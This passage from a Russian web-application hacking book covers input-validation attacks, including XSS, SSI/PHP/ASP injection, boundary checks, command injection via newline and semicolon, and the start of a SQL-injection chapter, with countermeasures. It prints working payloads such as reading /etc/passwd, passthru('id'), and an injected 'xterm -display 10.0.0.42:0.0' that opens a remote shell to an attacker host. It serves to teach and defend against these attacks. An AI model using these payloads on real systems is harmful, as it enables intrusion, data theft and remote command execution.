Кроме того, было обнаружено, что страницы, отображающие сообщения об ошибке, также могут использоваться для CSS-взлома. Например, обычно при ошибке приложение генерирует подобный адрес.

```
http://www.victim.com/inc/errors.asp?Error=Invalid%20password
```

При выполнении этого адреса броузер пользователя перейдет на страницу, отображающую сообщение "Неверный пароль". Адрес данной страницы является великолепным признаком того, что страница подвержена опасности CSS-взлома. Взлом можно провести с помощью следующего запроса.

```
http://www.victim.com/inc/errors.asp?Error=<script%20src=...
```

Иными словами, в строке URL можно разместить дескрипторы сценариев. На этом этапе у настоящего хакера уже должна появиться идея о том, как правильно использовать обнаруженный изъян.

## Встраиваемые сценарии

Взломы с использованием встраиваемых сценариев не так популярны, как CSS-взломы, однако это вовсе не означает, что они используются реже. Все дело в том, что CSS-взломы нацелены на пользователей, которые используют приложения. А взломы с использованием встраиваемых сценариев направлены непосредственно на сами приложения. В этом случае вредоносный код содержит не дескрипторы сценариев `<script>`, а форматирующие дескрипторы. Они включают в себя SSI-инструкции; скобки, использующиеся в языке ASP; скобки, использующиеся в PHP; структурированные SQL-запросы и другие HTML-дескрипторы. Целью внедрения данных дескрипторов является выполнение их приложением или изменение выдаваемых приложением HTML-данных. Выполнение приложением данного кода может дать хакеру возможность получения доступа к переменным приложения, таким как пароли, или предоставить возможность доступа к файлам, лежащим вне корневого каталога Web-сервера. Особенно хочется подчеркнуть, что подобные взломы представляют основную угрозу для приложений. Если встроенный сценарий может прервать нормальное выполнение программы, *хакер получит исходный код приложения, в котором возникла* ошибка, и, таким образом, доступ к важным данным о приложении.

Все проверки приложения на наличие изъяна, приводящего к появлению возможности встраивания сценария, можно разделить на несколько категорий. Для проведения простой про-

верки приложения не требуется специальных утилит или сложного кода. Достаточно ввести в текстовое поле приложения ASP-функцию `date()`, и если в результате этого приложение вернет пользователю текущую дату, это может означать только одно — средства проверки вводимых данных в приложении не справляются с возложенными на них функциями. Поэтому необходимо отметить, что ASP-код очень опасен, поскольку предоставляет возможность пользователю выполнять произвольные команды, а также предоставляет полный доступ к любым файлам.

```
<%= date() %>
```

Включаемые на стороне сервера сценарии (SSI — server side includes) также позволяют осуществить выполнение команд и получить доступ к произвольным файлам.

```
<!--#include virtual="global.asa" -->
<!--#include file="/etc/passwd" -->
<!--#exec cmd="/sbin/ifconfig -a" -->
```

Не меньшую опасность таит в себе встраивание программ на языках Java и JSP.

```
<% java.util.Date today = new java.util.Date(); out.println(today); %>
```

И, наконец, не следует забывать об опасности PHP.

```
<? print(Date("l F d, Y")); ?>
<? Include '/etc/passwd' ?>
<? passthru("id");?>
```

Если хотя бы одна строка выполнена, можно с уверенностью говорить, что в приложении в системе проверки вводимых данных существуют достаточно серьезные ошибки. Данным, которые вводит пользователь, всегда предшествуют такие дескрипторы, как `<?` или `<%`. Это вовсе не означает, что ввод дополнительного символа `%>` не нарушит работу JSP-файла, однако не стоит слишком расстраиваться, если этого не случится.

Однако более совершенный тест должен нарушать построение таблиц и структуру форм. Если в приложении генерируются таблицы, основанные на данных, веденных пользователями, введение ложного дескриптора `</table>` может вызвать преждевременное завершение вывода страницы на экран. Это приведет к тому, что первая половина страницы будет представлена в виде нормального HTML-текста, а вторая, вследствие ошибки, будет выведена в виде HTML-кода. Кроме того, данный метод может быть применен на динамически генерируемых формах.

## Файлы cookie и предопределенные заголовки

При проведении исследования Web-приложений обязательно проводится анализ содержимого файлов cookie, поскольку эти файлы могут использоваться для входа в систему под чужим именем или для расширения полномочий в системе. А поскольку приложение должно иметь возможность чтения файлов cookie, технология cookie является прекрасной мишенью для взлома. Фактически большое количество приложений использует информацию, характерную для конкретного Web-броузера. В спецификации HTTP 1.1 определен заголовок `User Agent`, который идентифицирует тип броузера пользователя. Обычно в этом заголовке указан тип броузера `Mozila`.

Приложения используют заголовок `User Agent` для настройки на определенный тип броузера, поскольку каждому броузеру данные необходимо представлять в строго определенном виде (производители редко придерживаются стандартов при создании своих продуктов). При использовании текстового броузера `lynx` этот параметр можно задавать вручную.

```
$ lynx -dump -useragent="<script>" \
> http://www.victim.com/page2a.html?tw=tests
...часть данных опущена...
```

```
    Netscape running on a Mac might send one like this:
User Agent: Mozilla/4.5 (Macintosh; U; PPC)
    And FYI, it appears that the browser you're currently using to
view this
    document sends this User Agent string:
```

Но что это? Приложение не может идентифицировать строку, заданную в качестве типа броузера в заголовке `User Agent`. Если же мы проанализируем исходный код данного приложения, станет ясной причина возникновения ошибки.

```
And FYI, it appears that the browser you're currently using to view
this document sends this User Agent string:
<BLOCKQUOTE>
<PRE>
<script>
</PRE>
</BLOCKQUOTE>
```

Таким образом, в конце концов, наш дескриптор `<script>` был принят приложением. Данный пример является хорошей иллюстрацией обнаружения серьезного изъяна в приложении. Самый главный вывод, который можно сделать, — это то, что приложение должно проверять **любые** данные, вводимые пользователем.

## Контрмеры

Наиболее эффективная мера защиты — преобразование всех угловых скобок в данных, вводимых пользователем, в их HTML-эквиваленты. Так левая угловая скобка < будет представляться как `&lt`, а правая > как `&gt`. Эти меры гарантируют хранение и отображение скобок в безопасном виде, в котором их невозможно использовать в сценариях, поскольку Web-броузер никогда не выполнит дескриптор `<script>`.

Как только наибольшая угроза приложения устранена, можно сосредоточиться на точной настройке приложения. В первую очередь ограничьте максимальную длину строки, которую позволяют вводить текстовые поля. Например, имя пользователя вряд ли может состоять более чем из 20 символов. Однако для большинства взломов с использованием сценариев требуется ввести определенное количество символов (например, для пары дескрипторов `<script>` и `</script>` требуется минимум 17 символов). Обратите особое внимание, что это ограничение должно быть выполнено на стороне сервера, а не в Web-броузере пользователя!

Некоторые приложения позволяют пользователю использовать в водимых данных такие определенные дескрипторы, как дескриптор выделения текста курсивом, полужирным шрифтом и подчеркиванием. Для этого в приложении необходимо использовать специальные методы проверки водимых данных. Но эти проверки должны быть разрешающими, а не запрещающими. Другими словами, они должны действовать по принципу разрешения определенных символов при запрете ввода всех остальных. Например, следующие выражения хакер также может использовать вместо дескриптора `<script>`.

```
<scr%69pt>
<<script>
<a href="javascript:commands..."></a>
<b+<script>
<scrscriptipt> (При удалении слова script сценарий все равно выполнится)
```

После приведенного примера становится очевидным, что при проверке на корректность вводимых данных проще проверить наличие определенного дескриптора (дескриптор `<b>` присутствует), чем его отсутствие (дескриптор `<script>` отсутствует).

# Проверка граничных значений

Для взлома приложений богатые возможности предоставляют поля, предназначенные для ввода численных данных, передаваемых приложению. Даже в том случае, если приложение осуществляет проверку вводимых данных, некоторые из разрешенных значений могут вызвать сбой в работе приложения. На этой основе возникла технология взлома приложений, названная *проверкой граничных значений* (boundary checking), которая заключается в попытках передачи приложению некорректных значений. Изменяя значение параметра `UserID=19237` в запросе серверу на `UserID=0` или `UserID=1`, можно добиться информационной ошибки или непредсказуемых результатов работы приложения. Также необходимо проверить верхний предел значений, передаваемых приложению. (Уместно напомнить, что значение однобайтовой величины не может превышать 255, а двухбайтовой — 65535.)

```
http://www.victim.com/internal/CompanyList.asp?SortID=255
Your Search has timed out with too long of a list.

http://www.victim.com/internal/CompanyList.asp?SortID=256
Address Change Search Results

http://www.victim.com/internal/CompanyList.asp?SortID=257
Your Search has timed out with too long of a list.

http://www.victim.com/internal/CompanyList.asp?SortID=0
Address Change Search Results
```

Обратите внимание, что передача приложению значения параметра `SortID`, равного 256, не вызвала ошибки приложения, и запрос был принят корректно, однако при попытке передачи значений 255 и 257 от приложения был получен ответ об ошибке. Этот факт можно объяснить тем, что приложение рассчитано на 8-битное значение величины параметра `SortID`, поэтому значение должно лежать в переделах от 0 до 255. Значение параметра `SortID`, равное 256, выходит за пределы 8 бит, поэтому оно было принято приложением, как значение 0.

Скорее всего, при проведении проверки граничных значений, передаваемых приложению, возможность выполнения команд или доступа к файлам не будет получена. Однако вызванные этими проверками ошибки могут дать полезную информацию о приложении или сервере. Для проведения подобных проверок достаточно следующего короткого перечня значений.

- **Булев тип.** Любые значения, которое могут представлять два состояния: истина и ложь (`T/F`, `true/false`, `yes/no`, `1/0`). Выполните запрос с обоими значениями, после чего попробуйте провести запрос с произвольным значением параметра. Используйте числовые значения в тех случаях, когда приложению требуется строковая величина, и наоборот — используйте символьные строки, если приложению требуется численное значение.
- **Численное значение.** Проведите запрос с использованием нуля и отрицательных значений (лучше всего — 0 и −1). Попробуйте провести запрос с использованием максимальных значений, которые позволяет использовать разрядность таких вводимых данных, как 256, 65536, 4294967296.
- **Строковое значение.** Проверьте ограничения данного значения на длину. Определите, допускают ли переменные, предназначенные для хранения текстовой информации, такой как имя пользователя и его адрес, присутствие в вводимых данных символов пунктуации.

## Управление приложением

Как известно, некоторые приложения имеют специальные директивы, которые использовались разработчиками в ходе проектирования данного приложения для его отладки. Одной из наиболее известных директив является `debug=1`. При добавлении этого параметра к запросам `GET` или `POST` можно получить подробную информацию о переменных, системе или базе данных. К тому же этот параметр не обязательно должен иметь такой вид — это может быть комбинация слов `debug`, `dbg` и `true`, `T` или `1`.

Кроме того, некоторые платформы позволяют пользователю задавать в строке URL внешние переменные.

С другой стороны, подобные взломы могут быть нацелены на механизмы приложений Web-серверов. Например, в системах JRun x.x и Tomcat 3.2.x запрос файла с именем `%3f.jsp` вернет полный список каталогов этих систем.

В случае использования сервера Lotus Domino при изменении команды `?Opendocument` на `?Editdocument` пользователь получает возможность редактирования файла.

Кроме того, следует отметить, что CGI-утилита `htsearch` может использоваться как в виде CGI-сценария, так и в виде программы, работающей из командной строки. При работе с данной утилитой в режиме командной строки для указания пользовательского файла конфигурации необходимо использовать параметр `-c [имя_файла]`.

## Поисковые машины

В поисковых механизмах, а также SQL-запросах, в качестве шаблона часто используется символ процента (`%`). Ввод данного символа в запрос к поисковому механизму может возвратить информацию из базы данных или привести к информационной ошибке приложения, как показано в следующем примере.

```
http://victim.com/users/search?FreeText=on&kw=on&ss=%
Exception in com.motive.web411.Search.processQuery(Compiled Code):
java.lang.StringIndexOutOfBoundsException: String index out of range:
3 at java.lang.String.substring(Compiled Code) at
javax.servlet.http.HttpUtils.parseName(Compiled Code) at
javax.servlet.http.HttpUtils.parseQueryString(Compiled Code) at
com.motive.mrun.MotiveServletRequest.parseParameters(Compiled Code)
at com.motive.mrun.MotiveServletRequest.getParameterValues(Compiled
Code) at com.motive.web411.MotiveServlet.getParamValue(Compiled Code)
at com.motive.web411.Search.processQuery(Compiled Code) at
com.motive.web411.Search.doGet(Compiled Code) at
javax.servlet.http.HttpServlet.service(Compiled Code) at
com.motive.mrun.ServletRunner.RunServlet(Compiled Code)
```

## Внедрение SQL и взлом хранилищ данных в Web

В случае успешного проведения подобных взломов хакер может получить доступ к информации, находящейся в базе данных. Проверить приложение на наличие подобных изъянов проще всего, добавив строку `or+1=1` к строке URL-запроса и проанализировав данные, полученные от сервера в результате такого запроса. В простейшем случае взлом с использованием внедрения SQL подразумевает передачу приложению символов, которые приложение не в состоянии корректно обработать. Однако это достаточно обширная тема, которую можно выделить в отдельную главу. В главе 9 приведено детальное описание данной технологии взлома баз данных с использованием внедрения инструкций SQL.

Но даже в том случае, если внедрение SQL не позволило получить доступ к базе данных, это действие может вызвать ошибки в приложениях, не имеющих отношения к базам данных, но содержащих достаточно важную информацию. Даже простая кавычка (или апостроф) могут вызвать серьезный сбой в работе приложения.

```
$ nc -vv www.victim.com 80
www.victim.com [192.168.203.9] 80 (http) open
GET /in.php3?list=979077131'&site=4thedition HTTP/1.0
Warning: fopen("/usr/home/topsites/lists/979077131\'/
vote_timeout.txt","a") - No such file or directory in
/home/sites/site8/web/in.php3 on line 137
```

# Выполнение команд

Результатом проведения большинства взломов является получение хакером какой-либо информации. Это может быть информация из баз данных, исходный код приложений или произвольных файлов. Конечной же целью взлома является возможность выполнения произвольных команд на удаленной системе. При получении доступа к командной строке на взломанном сервере хакер может выполнить любые действия с этим сервером — и это все происходит через порты `80` или `443`.

## Символ новой строки

Символ новой строки, обозначаемый символами `%0a` в шестнадцатеричном представлении, широко используется в самых разнообразных командах. В UNIX-системах CGI-сценарии (например, сценарии, написанные на языке командного процессора) интерпретируют символ новой строки как инструкцию выполнения новой команды.

Например, интерфейс для управления системой одной службы обеспечения банковских операций написан на языке сценариев оболочки Korn Shell (`ksh`). Одна из функций данного интерфейса вызывала внутреннюю программу `analyze`, которая собирала статистические данные о нескольких Web-узлах, расположенных на этом же сервере. Запрос `GET` имел следующий вид: `URL/analyze.sh?-t+24&-i`. Первый шаг при взломе данного интерфейса — попытка определения различных переменных, которые могут быть переданы сценарию. Убедившись в том, что запрос `URL/analyze.sh?-h` возвращает пользователю страницу со справочной информацией для программы `analyze`, следующим шагом стало выполнение команд. Для начала попробуем выполнить запрос `URL/analyze.sh?-t%0a/bin/ls%0a`. Этот запрос возвращает список каталогов сервера (в нем используется команда `ls`). Таким образом, получаем эквивалент доступа к командной строке сервера.

# Символы двоеточия, точки с запятой и амперсанта

В UNIX-системе символ двоеточия (код `%7c`) может использоваться для объединения двух и более команд.

Символ точки с запятой (код `%3b`) является простейшей инструкцией выполнения команды. Этот символ предназначен для разделения нескольких команд, записанных в одной командной строке. Таким образом, данный символ может быть использован для осуществления некоторых приемов взлома в UNIX-системе. Проверить работоспособность настоящего метода можно, добавив символ точки с запятой с любой командой к какой-либо выполняемой инструкции.

В следующем примере показано, как с помощью модификации раскрывающегося списка можно выполнить на сервере произвольные команды. Обычно при выборе пользователем определенного пункта списка приложению передается восьмизначный номер. Файл, благодаря ко-

торому в приложении появляется изъян, называется `arcfiles.html`. Сам по себе файл не несет опасности, однако в нем производится вызов файла с названием `view.sh`. Расширение `.sh` данного файла вызывает подозрения о возможности взлома удаленной системы, в частности, выполнения команд с использованием данного файла. В исходном тексте HTML-страницы, отображаемом в броузере, одно из значений списка будет выглядеть следующим образом.

```
<option value = "24878478" > Jones Energy Services Co.
```

Для передачи данных форма приложения использует отправку запросов по методу POST-запросов. Следовательно, можно использовать инструмент, подобный утилите Achilles, для модификации данных перед отправкой их на сервер. Сохраняем файл на локальном жестком диске и изменяем соответствующую строку для выполнения произвольной команды (IP-адрес взломщика — `10.0.0.42`). Целью выполнения данной команды является предоставление пользователю доступа к командной строке сервера. Конечно же, и клиент, и сервер должны поддерживать технологию X Window System. Сохранив страницу на локальном жестком диске, получаем возможность редактирования параметров пунктов раскрывающегося списка.

```
<option value = "24878478; xterm -display 10.0.0.42:0.0" >
Jones Energy Services Co.
```

Теперь, наконец, можно открыть копию файла `arcfiles.html`, которая сохранена на компьютере. Затем необходимо выбрать пункт `Jones Energy Services Co.` из раскрывающегося списка. Приложение получит восьмизначное число и передаст его на выполнение файлу `view.sh`, однако данный параметр также содержит точку с запятой. Сценарий CGI, написанный в командной оболочке Bash, обрабатывает восьмизначное число и переходит к следующей команде, расположенной после точки с запятой. Таким образом, размещая в этом месте различные команды, можно выполнять практически любые действия на сервере-жертве.

**НА ЗАМЕТКУ** Этот пример в очередной раз подтверждает, насколько большую роль при взломе приложений играет исследование их исходного кода. Попытка проведения такого взлома, направленная на Web-сервер, работающий под управлением Windows 2000, была бы простой тратой времени. Перед взломом хорошенько изучите взламываемый объект!

Для выполнения команд также может быть использован символ амперсанта (`%26`). Обычно этот символ используется для отделения параметров от URL. Однако при использовании несложной URL-кодировки символ может представляться как часть значения параметра. Именно по этой причине в приложении для мониторинга сети Big Brother было обнаружено несколько серьезных изъянов. В публикуемом на сервере Bugtraq списке изъянов приложений под номером 1779 описан изъян данного приложения, позволяющий злоумышленникам выполнять произвольные команды на сервере с помощью символа амперсанта.

## Информация, полученная из сообщений об ошибках

Взлом средств проверки вводимых данных не обязательно введет к взлому приложения. В большинстве случаев он просто вызывает информационную ошибку приложения. Этот тип взломов является следствием из всех рассмотренных типов взломов. Сообщения об информационных ошибках могут содержать пути и имена файлов, названия переменных, описания полей SQL, ошибки сервлетов (включая список используемых и основных сервлетов), сообщения об ошибках баз данных (ADO-ошибки) или любую другую информацию о приложении. Запоминайте все мельчайшие детали в полученной информации, потому что при наличии большого количества мелких частей информации может получиться детальная картина приложения, которая может быть использована при серьезном взломе.

# Общие контрмеры

В ходе обсуждения различных типов взломов в данной главе уже были рассмотрены некоторые контрмеры. Однако все же необходимо дать общие рекомендации, выполнение которых поможет избежать большинства взломов.

- ▼ **Проверка вводимых данных на стороне сервера**. Программное обеспечение клиентской части находится под полным контролем пользователя. Вследствие этого все формы и данные, обрабатывающиеся в Web-броузере, могут быть изменены пользователем. Следовательно, для обеспечения эффективной проверки вводимых данных средства проверки должны располагаться на стороне сервера, вне контроля пользователя.
- ■ **Кодирование символов**. Все символы, передаваемые пользователем приложению, особенно имеющие специальное значение в языках HTML и SQL, должны заменяться соответствующими кодами. Например, угловые скобки должны представляться в виде кодов `&lt` и `&gt`.
- ■ **Регулярные выражения**. Для проверки вводимых данных необходимо использовать специальные выражения для предотвращения ввода некорректных данных.
- ■ **Строгое определение типов данных**. Для ввода численных значений в приложение должны использоваться только поля для ввода численных значений, а для ввода строковых данных только поля, допускающие ввод лишь строковых значений. Кроме того, везде, где возможно, следует применять ограничение длины вводимых данных.
- ■ **Продуманная система управления ошибками**. Независимо от того, на каком языке написано приложение, обработка ошибок в нем должна соответствовать Java-концепциям проверки, перехвата исключительной ситуации и выхода из опасного состояния (try, catch и finally). Сначала нужно проверить предпринимаемые действия. Если возникла исключительная ситуация — перехватить ее, а если это не помогло — выйти из опасного состояния. Использование этих спецификаций позволяет корректно обрабатывать ошибки приложения и предоставлять пользователю информацию, в которой не содержится критических данных системы.
- ■ **Обязательная аутентификация**. Настройте сервер таким образом, чтобы для доступа ко всем файлам в текущем каталоге пользователю необходимо было бы пройти аутентификацию.
- ▲ **Использование наименьшего уровня привилегий**. Для работы Web-сервера и любых Web-приложений используйте учетную запись, обладающую лишь необходимыми привилегиями в системе. Это поможет существенно снизить вероятность выполнения произвольного кода даже в тех случаях, когда злоумышленник взломал приложение. Если он не может получить доступ к каталогу `/sbin` (в котором хранятся большинство инструментов для администрирования системы), он практически ничего не сможет сделать. Сравните эту ситуацию с той, когда приложение было запущено с привилегиями суперпользователя, вследствие чего хакер, взломав приложение, тут же получил возможность выполнять на сервере любые команды.

# Резюме

Присутствие на Web-сервере приложения, позволяющего вводить любые данные, является лишь только начальной фазой взлома, может стать основой для взломов путем внедрения SQL, получения списка каталогов сервера, переполнения буфера или даже выполнения команд опе-

рационной системы. Проверка на корректность вводимых пользователем данных является важнейшей процедурой обеспечения безопасности Web-серверов, которой не стоит пренебрегать.

Поиск возможностей взлома средств проверки вводимых данных следует вести в следующих направлениях.

- Передача произвольного параметра в GET-запросе.
- Передача произвольного параметра в POST-запросе.
- Проверка полей формы (электронные адреса, домашние адреса, имена, комментарии).
- Проверка полей ввода данных для поиска.
- Проверка значений, передаваемых в файлах cookie .
- Проверка задаваемых пользователем переменных среды броузера (`User agent`, `IP address`, `Operating System` и т.д.).

В дополнение приведем список соответствия некоторых символов и их URL-кодировок (табл. 8.1). Приведенные символы не обязательно должны использоваться при взломах и не обязательно вызывают ошибку в работе приложения. Однако при определенном терпении и знаниях их можно использовать для взлома.

**Таблица 8.1. Представление некоторых символов в URL-кодировке**

| Символ | URL-кодировка | Комментарий |
|---|---|---|
| ' | %27 | Символ кавычки (апостроф), необходимый для взломов с использованием внедрения SQL |
| ; | %3b | Разделитель команд, завершение строки в сценариях |
| [null] | %00 | Разделитель команд при доступе к файлам, разделитель команд |
| [return] | %0a | Разделитель команд |
| + | %2b | Заменяет символ пробела в URL-адресе, часто используется при SQL-внедрении |
| < | %3c | Открывает HTML-дескриптор |
| > | %3e | Закрывает HTML-дескриптор |
| % | %25 | Используется для двойного декодирования, поисковых полей, определяет дескрипторы ASP и JSP |
| ? | %3f | Идентификатор PHP-сценария |
| = | %3d | Достаточно часто используется в URL-параметрах |
| ( | %28 | SQL-внедрение |
| ) | %29 | SQL-внедрение |
| [пробел] | %20 | Необходим для создания длинных сценариев |
| . | %2e | Обход каталогов, доступ к файлам |
| / | %2f | Обход каталогов |

# Дополнительная информация

| Источник | Адрес |
|---|---|
| *Бюллетени и модули обновления* | |
| Internet Information Server Returns IP Address in HTTP Header (Content-Location) | `http://support.microsoft.com/directory/article.asp?ID=KB;EN-US;Q218180` |
| *Бесплатные инструменты* | |
| netcat для Windows | `http://www.atstake.com/research/tools/nc11nt.zip` |
| Cygwin | `http://www.cygwin.com` |
| Lynx | `http://lynx.browser.org` |
| Wget | `http://www.gnu.org/directory/wget.html` |
| WebSleuth | `http://geocities.com/dizzie/sleuth` |
| *Коммерческие инструменты* | |
| Teleport Pro | `http://www.tenmax.com/teleport/pro/home.htm` |
| Black Widow | `http://www.softbytelabs.com/BlackWidow` |
| *Общая информация* | |
| Описание дескриптора <FORM> в спецификации HTML 4.01 | `http://www.w3.org/TR/html401/interact/forms.html` |
| Язык сценариев PHP | `http://www.php.net` |
| Язык сценариев ASP.NET | `http://www.asp.net` |
| Обзор технологии внедряемых сценариев (cross-site scripting) (Франц.) | `http://balteam.multimania.com/Tuts/css.txt` |
| Обзор CERT | `http://www.cert.org/advisories` |
| CSS-уязвимость службы Hotmail | `http://www.usatoday.com/life/cyber` |

# ГЛАВА 9



Тяжело спорить с аксиомой о том, что основным назначением Web-узлов является предоставление какой-либо информации пользователю. Диапазон предоставляемой информации очень широк: начиная от ежедневно обновляемых каталогов и заканчивая информацией о финансовых процессах, отображаемой в реальном времени. Для пользователей Web-узел — это красочная страница, содержащая только необходимую информацию. Но за всем этим скрываются сложные механизмы сервера баз данных, которые осуществляют управление сеансом, учетными записями пользователей, электронными письмами и другими функциями.

Сервер баз данных остается в безопасности до тех пор, пока не будет обнаружен. В этой главе рассказывается о том, как определить признаки работающего сервера баз данных и, используя модифицированные переменные, такие как имя пользователя, выполнять на сервере практически любые команды. Эти модификации, также называемые внедрением SQL, ведут к самому сердцу приложения. Ведь, в конце концов, информация о кредитных картах хранится на сервере не в виде обычного файла, а находится в базе данных.

# Основы SQL

Вспомните архитектуру Web-приложений, описанную в главе 1. В этой главе рассматривается такой элемент этой структуры, как хранилища данных. Поэтому давайте рассмотрим, каким образом Web-сервер взаимодействует с базой данных. Поскольку Web-сервер работает только с протоколом HTTP, а сервер баз данных понимает только один язык — SQL, можно привести много примеров ситуаций, в которых Web-серверу нужно обращаться к базе данных, но здесь рассматривается самая очевидная — обработка регистрационных данных пользователя.

Когда пользователь входит в защищенную область Web-узла, Web-приложение осуществляет проверку соответствия его имени и пароля, для чего приложение создает SQL-запрос, где в качестве параметров указаны пользовательское имя и пароль. Этот запрос вначале передается Web-серверу (например, с помощью сценария `login.php`), осуществляющему проверку правильности комбинации "пользовательское имя — пароль". Далее Web-сервер устанавливает соединение с базой данных. Соединение может быть установлено один раз и использоваться при дальнейших обращениях к серверу, а может устанавливаться и разрываться при каждом запросе. В любом случае для входа сервер использует собственные пользовательское имя и пароль.

После того, как Web-сервер подключился к базе данных, начинается обмен данными. В первую очередь с помощью сценария (`login.php`) в виде SQL-запроса базе данных передаются регистрационные данные пользователя (имя и пароль). База данных обрабатывает поступивший запрос, сообщает либо о совпадении данных запроса с одной из записей базы данных, либо о том, что таких совпадений не обнаружено. Затем Web-сервер с помощью сценария `login.php` обрабатывает ответ и, в зависимости от того, совпали или нет регистрационные данные с информацией, хранящейся в базе данных, предлагает пользователю продолжить работу или снова ввести пользовательское имя и пароль.

Язык структурированных запросов SQL является важной частью приложений. На сегодняшний день существует не так много средств, которые позволяющих столь же эффективно работать с большими массивами данных, как это делают системы управления базами данных (СУБД). Вследствие этого в мире компьютерных технологий язык SQL получил широкое распространение. Вот почему как администратор, так и хакер должны понимать, как могут использоваться для взлома SQL-запросы.

# Внедрение SQL

Технология, называемая *внедрением SQL* (SQL injection), может реализовываться как в виде простого внедрения символов, вызывающих ошибки, так и в виде выполнения произвольных

запросов из командной строки. Продукты практически всех поставщиков баз данных могут подвергаться взломам данного типа. Этот изъян проявляется в SQL-запросах и соответствующих программных интерфейсах, предназначенных для поддержки таких запросов: ASP, PHP, Perl, а также любой другой язык программирования для Web. И, несмотря на то, что в данной книге рассматривается взлом сервера баз данных Microsoft SQL Server, все описанные технологии при небольшой модификации легко можно использовать для взлома любых других серверов баз данных. Платформа SQL Server была выбрана только из-за наиболее частого использования.

При внедрении SQL-запросов чаще всего используется символ одинарной кавычки (**'**). Поэтому для поиска возможности взлома можно прежде всего попытаться использовать этот символ. В структуре SQL-запроса одинарная кавычка обычно используется для отделения переменных, передаваемых в запросе от самого запроса.

```
strSQL = "select userid from users where password = '" + password + "'";
```

В табл. 9.1 приведен список других часто употребляемых символов, предназначенных для форматирования SQL-запросов. С помощью таких символов можно осуществлять проверку SQL-сервера на наличие изъянов. Проверка Web-узла с использованием этих символов позволяет найти изъяны SQL-сервера без выполнения хранимых процедур или сложных SQL-запросов.

**Таблица 9.1. Символы, которые могут использоваться для внедрения SQL**

| Управляющие символы SQL | Описание |
|---|---|
| **'** | Завершает выражение |
| **--** | Однострочный комментарий. Оставшаяся часть строки игнорируется |
| **+** | Пробел. Требуется для корректного формата выражений |
| **,@переменная** | Добавляет переменную. Помогает идентифицировать хранимые процедуры |
| **?Param1=foo&Param1=bar** | Присваивает переменной **Param1** значения **foo** и **bar**. Помогает идентифицировать хранимые процедуры |
| **@@переменная** | Обращение к внутренней переменной сервера |
| **PRINT** | Возвращает ошибку ODBC, но не может служить для вывода данных |
| **SET** | Объявление переменных. Используется для многострочных SQL-выражений |
| **%** | Символ шаблона, который заменяет любую строку, состоящую из нулевых или других символов |

## Сложности ODBC

Безопасность приложения в первую очередь зависит от того, насколько качественно написаны программы для платформы, на которой построено приложение. Как правило, это платформы SQL, IIS или ASP. Проверка приложения на подверженность взлому с помощью внедрения текста SQL начинается с добавления символа одинарной кавычки в список передаваемых параметров. *Сам процесс взлома может оказаться достаточно непродолжительным*, однако перед взломом необходимо провести серию проверок системы контроля вводимых данных приложения для определения структуры SQL-запросов, которые впоследствии будут использоваться для взлома. Чтобы успешно провести взлом, хакер должен понимать принцип

работы хотя бы части этой структуры. Поэтому в первой части главы рассматривается такой механизм, как ODBC. Это достаточно скучные сведения, однако их необходимо усвоить, поскольку они позволяют лучше разобраться в механизме работы языка SQL, что, в свою очередь, позволит понять методологию взлома с помощью SQL-технологии. Рассмотрим эти технологии более подробно.

**СОВЕТ** Ошибки ODBC-технологии можно найти в сгенерированном коде HTML Web-страницы, в адресах URL, а также в комментариях или в скрытых полях. Некоторые подпрограммы обработки ошибок имеют средства для их сокрытия, однако при этом они, как правило, каким-то образом накапливают информацию об ошибках для последующей отладки.

Если при вводе управляющего SQL-символа была вызвана ошибка сценария VBScript или ошибки не было вообще, необходимо пробовать вводить следующий символ. Поверьте, что как только найдется SQL-выражение, с помощью которого можно осуществить взлом, вы это сразу поймете.

```
http://www.victim.com/SiteAdmin.asp?SiteID=12'
...
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark
     before the character string ',@UserID=182'.
/SiteAdmin.asp, line 7
```

В данном примере незакрытые кавычки свидетельствуют о потенциально уязвимом сценарии. Кроме того, ответ об ошибке содержит строку `@UserID=182`, информирующую о конкретном поле базы данных с именем `UserID`. Эти сведения на первый взгляд не кажутся важными, но нужно помнить, что любая информация о структуре базы данных может пригодиться при ее взломе (имеется в виду полноценный SQL-взлом). Строка `@UserID` выглядит так, словно является частью списка параметров. Можно предположить, что мы имеем дело с хранимой процедурой. Что ж, проверим предположение, использовав другие символы. Давайте посмотрим на ответ сервера.

```
http://www.victim.com/SiteAdmin.asp?SiteID=12--
...
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Procedure getAdmin-
Home1'
    expects parameter '@UserID', which was not supplied.
/SiteAdmin.asp, line 7
```

После этих действий можно окончательно убедиться, что приложение `SiteAdmin.asp` подвержено риску взлома с использованием SQL-внедрения. В запросе два идущих подряд символа дефиса указывают языку SQL, что вся строка после этих символов является комментарием и, таким образом, выполнять ее не следует. Также из примера можно увидеть, что все данные передаются в процедуру `getAdminHome1`. Несложно догадаться, что эти данные могут быть использованы для проведения взлома. Однако на вход процедуре необходимо подавать строго определенное количество параметров, которые должны находиться в строго определенной последовательности. И поэтому изменить структуру списка параметров не удастся. Например, если в оригинале параметр `UserID` равен `182`, а идентификационный номер администратора равен `180`, то нельзя удержаться от соблазна и поменять значение `UserID`, подставив идентификационный номер администратора.

```
Microsoft VBScript runtime (0x800A000D).
Type mismatch: '[string: "12,@UserID=180--"]'
/SiteAdmin.asp, line 114
```

Как можно видеть из примера, запрос с такими параметрами приводит не к ошибке в механизме ODBC, а к ошибке в сценарии VBScript. Таким образом, была вызвана ошибка гораздо менее серьезная, чем та, на которую рассчитывали. Но ситуация все же не безвыходная. Что случится, если добавить символ пробела (+) в запрос?

```
http://www.victim.com/SiteAdmin.asp?SiteID=11+,@UserID
...
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Must declare the vari-
able '@UserID'.
```

Интересные результаты, не правда ли? Нашими действиями вызвана ошибка в механизме ODBC, однако переменную `@UserID` все же не удалось инициализировать. Вероятнее всего в данном примере переменная `SiteID` помещена в часть инструкции SQL под названием `SiteID`. Этот пример показывает, насколько сложно взломать хранимую процедуру.

Конечно же, все эти предположения могут оказаться ошибочными. Какими были бы результаты первого запроса, если бы не был включен в него SQL-символ комментария?

```
http://www.victim.com/SiteAdmin.asp?SiteID=12,@UserID=180
...
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Procedure or function
getAdminHome1 has too many arguments specified.
/SiteAdmin.asp, line 7
```

